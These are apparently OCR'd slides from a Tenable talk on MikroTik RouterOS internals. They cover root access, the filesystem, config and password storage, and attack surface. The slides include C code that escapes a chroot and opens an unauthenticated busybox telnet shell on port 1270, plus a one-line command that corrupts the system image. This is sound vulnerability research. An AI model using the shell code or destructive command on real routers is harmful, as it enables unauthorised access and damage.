
```
.text:0805E4AE loc_805E4AE:                            ; CODE XREF: sub_805E3D4+C7↑j
.text:0805E4AE                 call    _fork
.text:0805E4B3                 test    eax, eax
.text:0805E4B5                 js      short loc_805E523
.text:0805E4B7                 jnz     short loc_805E4E6
.text:0805E4B9                 sub     esp, 0Ch
.text:0805E4BC                 push    offset aFlash   ; "/flash"
.text:0805E4C1                 call    _chroot
.text:0805E4C6                 add     esp, 0Ch
.text:0805E4C9                 push    0
.text:0805E4CB                 push    offset aBinMilo ; "/bin/milo"
.text:0805E4D0                 push    offset aBinMilo ; "/bin/milo"
.text:0805E4D5                 call    _execlp
.text:0805E4DA                 mov     dword ptr [esp], 7Fh ; status
.text:0805E4E1                 call    _exit
```

Getting Root
Replacing Milo

```
8  int main()
9  {
10     // jail break
11     chdir("/");
12     int ch_root_handle = open(".", O_RDONLY);
13     if (ch_root_handle == -1)
14     {
15         return 1;
16     }
17     // go deeper
18     chroot("rw/");
19     // I've got to break free
20     int fd2 = openat(ch_root_handle, "../", O_RDONLY);
21     if (fd2 == -1) {
22         perror("openat");
23         return 1;
24     }
25     fchdir(fd2);
26     chroot(".");
27     char* shell[] = { "/rw/disk/busybox", "telnetd", "-l", "/rw/disk/ash", "-p", "1270", NULL };
28     execv(shell[0], shell);
29     return 0;
30 }
31
```

Getting Root


FTP VM Bins to Router



tenable


Getting Root

Reboot into a LiveCD



tenable


Getting Root
Try Ubuntu



tenable


Getting Root

Mount RouterOS System Directory



Getting Root


Setting Executable Bits and Moving Milo



tenable

Getting Root

Triggering Milo



tenable

Filesystem Layout

Most Everything is Mounted SquashFS

```
/ # cat /proc/mounts
rootfs / rootfs rw 0 0
proc /proc proc rw,relatime 0 0
tmpfs /ram tmpfs rw,relatime 0 0
devtmpfs /dev devtmpfs rw,relatime,size=127524k,nr_inodes=31881,mode=755 0 0
/dev/hda2 /flash ext3 rw,noatime,user_xattr,barrier=1,nodelalloc,data=ordered 0 0
5:4096 / squashfs ro,relatime 0 0
sysfs /sys sysfs rw,relatime 0 0
devpts /dev/pts devpts rw,relatime,mode=600 0 0
/system/dev/hda1 /flash/boot ext2 rw,noatime,user_xattr,barrier=1 0 0
5:4096 /ram/pckg/ppp squashfs ro,relatime 0 0
5:4096 /ram/pckg/kvm squashfs ro,relatime 0 0
5:4096 /ram/pckg/lcd squashfs ro,relatime 0 0
5:4096 /ram/pckg/advanced-tools squashfs ro,relatime 0 0
5:4096 /ram/pckg/user-manager squashfs ro,relatime 0 0
5:4096 /ram/pckg/ntp squashfs ro,relatime 0 0
5:4096 /ram/pckg/hotspot squashfs ro,relatime 0 0
5:4096 /ram/pckg/calea squashfs ro,relatime 0 0
5:4096 /ram/pckg/mpls squashfs ro,relatime 0 0
5:4096 /ram/pckg/dhcp squashfs ro,relatime 0 0
5:4096 /ram/pckg/dude squashfs ro,relatime 0 0
5:4096 /ram/pckg/multicast squashfs ro,relatime 0 0
5:4096 /ram/pckg/ipv6 squashfs ro,relatime 0 0
5:4096 /ram/pckg/wireless squashfs ro,relatime 0 0
5:4096 /ram/pckg/lora squashfs ro,relatime 0 0
5:4096 /ram/pckg/gps squashfs ro,relatime 0 0
5:4096 /ram/pckg/ups squashfs ro,relatime 0 0
5:4096 /ram/pckg/routing squashfs ro,relatime 0 0
5:4096 /ram/pckg/security squashfs ro,relatime 0 0
proc /ram/netns/main proc rw,relatime 0 0
none /proc/bus/usb usbfs rw,relatime 0 0
```

- Squashfs from NPK are mounted as **ro**.
- Most squashfs mounted at */ram/pckg/*.
  - Importantly, */ram/pckg/* is **rw**.
- *System.npk's* squashfs mounted at */*.
- Original NPK are stored **rw** in */var/pdb*.
  - Great way to break the system:
  - `echo "lol" > /var/pdb/system/image`

tenable

Filesystem Layout

MikroTik Binaries and Libraries

```
/ # ls -l /nova/bin/
total 6707
-rwxr-xr-x    1 root     root         30556 Jan 14 07:20 agent
-rwxr-xr-x    1 root     root         12360 Jan 14 07:20 arpd
-rwxr-xr-x    1 root     root         22340 Jan 14 07:20 backup
-rwxr-xr-x    1 root     root          5524 Jan 14 07:20 bprog
-rwxr-xr-x    1 root     root        204004 Jan 14 07:20 bridge2
-rwxr-xr-x    1 root     root         63692 Jan 14 07:20 btest
-rwxr-xr-x    1 root     root        204732 Jan 14 07:20 cerm
lrwxrwxrwx    1 root     root             4 Jan 14 07:20 cerm-worker -> cerm
-rwxr-xr-x    1 root     root         80116 Jan 14 07:20 cloud
-rwxr-xr-x    1 root     root        483588 Jan 14 07:20 console
-rwxr-xr-x    1 root     root          5716 Jan 14 07:20 convertbr
-rwxr-xr-x    1 root     root          9724 Jan 14 07:20 convertqueue
-rwxr-xr-x    1 root     root         67708 Jan 14 07:20 detnet
-rwxr-xr-x    1 root     root         39720 Jan 14 07:20 diskd
-rwxr-xr-x    1 root     root         94224 Jan 14 07:20 dot1x
-rwxr-xr-x    1 root     root         39004 Jan 14 07:20 email
-rwxr-xr-x    1 root     root         76096 Jan 14 07:20 fileman
-rwxr-xr-x    1 root     root         31028 Jan 14 07:20 ftpd
-rwxr-xr-x    1 root     root         83960 Jan 14 07:20 graphing
-rwxr-xr-x    1 root     root          3916 Jan 14 07:20 havecardbus
-rwxr-xr-x    1 root     root         64400 Jan 14 07:20 installer
-rwxr-xr-x    1 root     root         26456 Jan 14 07:20 ippool
-rwxr-xr-x    1 root     root         47500 Jan 14 07:20 keyman
-rwxr-xr-x    1 root     root         41592 Jan 14 07:20 kidcontrol
-rwxr-xr-x    1 root     root        223816 Jan 14 07:20 lcdstat
-rwxr-xr-x    1 root     root         59700 Jan 14 07:20 led
-rwxr-xr-x    1 root     root         19780 Jan 14 07:20 licupgr
-rwxr-xr-x    1 root     root         72092 Jan 14 07:20 loader
-rwxr-xr-x    1 root     root         64080 Jan 14 07:20 log
-rwxr-xr-x    1 root     root         37828 Jan 14 07:20 login
-rwxr-xr-x    1 root     root         34448 Jan 14 07:20 logmaker
-rwxr-xr-x    1 root     root         22336 Jan 14 07:20 macping
-rwxr-xr-x    1 root     root         37120 Jan 14 07:20 mactel
-rwxr-xr-x    1 root     root         19864 Jan 14 07:20 mepty
lrwxrwxrwx    1 root     root             7 Jan 14 07:20 modprobed -> moduler
-rwxr-xr-x    1 root     root         53556 Jan 14 07:20 moduler
-rwxr-xr-x    1 root     root         72388 Jan 14 07:20 mproxy
-rwxr-xr-x    1 root     root         49156 Jan 14 07:20 mtget
```

- MikroTik binaries mostly in */nova/bin/*.
  - And */ram/pckg/<npk name>/nova/bin/*.
- Libraries in */lib/*.
  - Some open source: uClibc
  - Some MikroTik developed: libumsg
- Very few libraries in */nova/lib/* directories
  - Any so in there are generally loaded on demand
  - Use a .p extension instead of .so.

tenable


Filesystem Layout
Configuration Files

```
/flash/rw/store # xxd user.dat
00000000: 9000 4d32 1000 00a8 0000 1c00 0000 0a00  ..M2............
00000010: fe00 0500 0009 0006 0000 0900 0b00 0008  ................
00000020: feff 0700 1200 0009 0201 00fe 0901 0200  ................
00000030: 0009 0309 00fe 2113 7379 7374 656d 2064  ......!.system d
00000040: 6566 6175 6c74 2075 7365 7221 0000 3121  efault user!..1!
00000050: 44de bc64 6765 3d2d c5a0 4aec a8d2 b8d4  D..dge=-..J.....
00000060: d584 b29d df44 f933 4d7d 02d7 53c8 9f36  .....D.3M}..S..6
00000070: 0020 0000 3110 c7fa c793 6ff8 92a0 7c7e  . ..1.....o...|~
00000080: dcad a1a5 70ba 0100 0021 0561 646d 696e  ....p....!.admin
00000090: 9800 4d32 1000 00a8 0000 1c00 0000 0a00  ..M2............
000000a0: fe00 0500 0009 0006 0000 0900 1f00 0008  ................
000000b0: 122f 5e5e 0b00 0008 feff 0700 1200 0009  ./^^............
000000c0: 0201 00fe 0901 0200 0009 0309 00fe 2113  ..............!.
000000d0: 7379 7374 656d 2064 6566 6175 6c74 2075  system default u
000000e0: 7365 7221 0000 3121 44de bc64 6765 3d2d  ser!..1!D..dge=-
000000f0: c5a0 4aec a8d2 b8d4 d584 b29d df44 f933  ..J..........D.3
00000100: 4d7d 02d7 53c8 9f36 0020 0000 3110 c7fa  M}..S..6. ..1...
00000110: c793 6ff8 92a0 7c7e dcad a1a5 70ba 0100  ..o...|~....p...
00000120: 0021 0561 646d 696e                      .!.admin
```

- Configurations are stored in */flash/rw/store*
  - Symlinked as */nova/store* as well
  - .dat and .idx files
- .dat files are stored as M2 messages.
- User password file pictured left.
  - No longer stores “encrypted” passwords.
  - Each user has a salt and curve25519 public key.
  - Discussed further here.

Filesystem Layout

User Filespace



- Users should only have access to */flash/rw/disk/*.
  - Due to symlinks, aka:
    - */rw/disk/*
    - */var/pckg/*
- Since 6.46.1, symlinks are ignored in this directory.

tenable

Filesystem Layout

Web Files

```
/home/web # ls -l /nova/lib/www/
total 261
-rwxr-xr-x    1 root     root          9956 Jan 14 07:20 index.p
-rwxr-xr-x    1 root     root         45768 Jan 14 07:20 jsproxy.p
-rwxr-xr-x    1 root     root          9952 Jan 14 07:20 kidcontrol.p
-rwxr-xr-x    1 root     root         94208 Jan 14 07:20 scep.p
-rwxr-xr-x    1 root     root          8608 Jan 14 07:20 traflog.p
-rwxr-xr-x    1 root     root         90736 Jan 14 07:20 webgraph.p
-rwxr-xr-x    1 root     root          6464 Jan 14 07:20 winbox.p
```

- Static files are found in */home/web/*
- Web server is */nova/bin/www*
- Server modules (so) found in */nova/lib/www/*
  - And */ram/pckg/<npk name>/nova/lib/www/*
- Endpoint mappings in */nova/etc/www/system.x3*
  - And */ram/pckg/<npk name>/nova/etc/www/<npk name>.x3*

tenable

Attack Surface


Default Services (plus DHCP)

```
/ # netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 :::80                   :::*                    LISTEN      74/www
tcp        0      0 :::2000                 :::*                    LISTEN      48/btest
tcp        0      0 :::21                   :::*                    LISTEN      57/sermgr
tcp        0      0 :::1270                 :::*                    LISTEN      122/busybox
tcp        0      0 :::22                   :::*                    LISTEN      57/sermgr
tcp        0      0 :::23                   :::*                    LISTEN      57/sermgr
tcp        0      0 :::8728                 :::*                    LISTEN      57/sermgr
tcp        0      0 :::8729                 :::*                    LISTEN      57/sermgr
tcp        0      0 :::8291                 :::*                    LISTEN      40/mproxy
udp     8960      0 0.0.0.0:68              0.0.0.0:*                           52/dhcpclient
udp        0      0 :::5678                 :::*                                46/net
/ #
```


tenable

Attack Surface

Web Interface

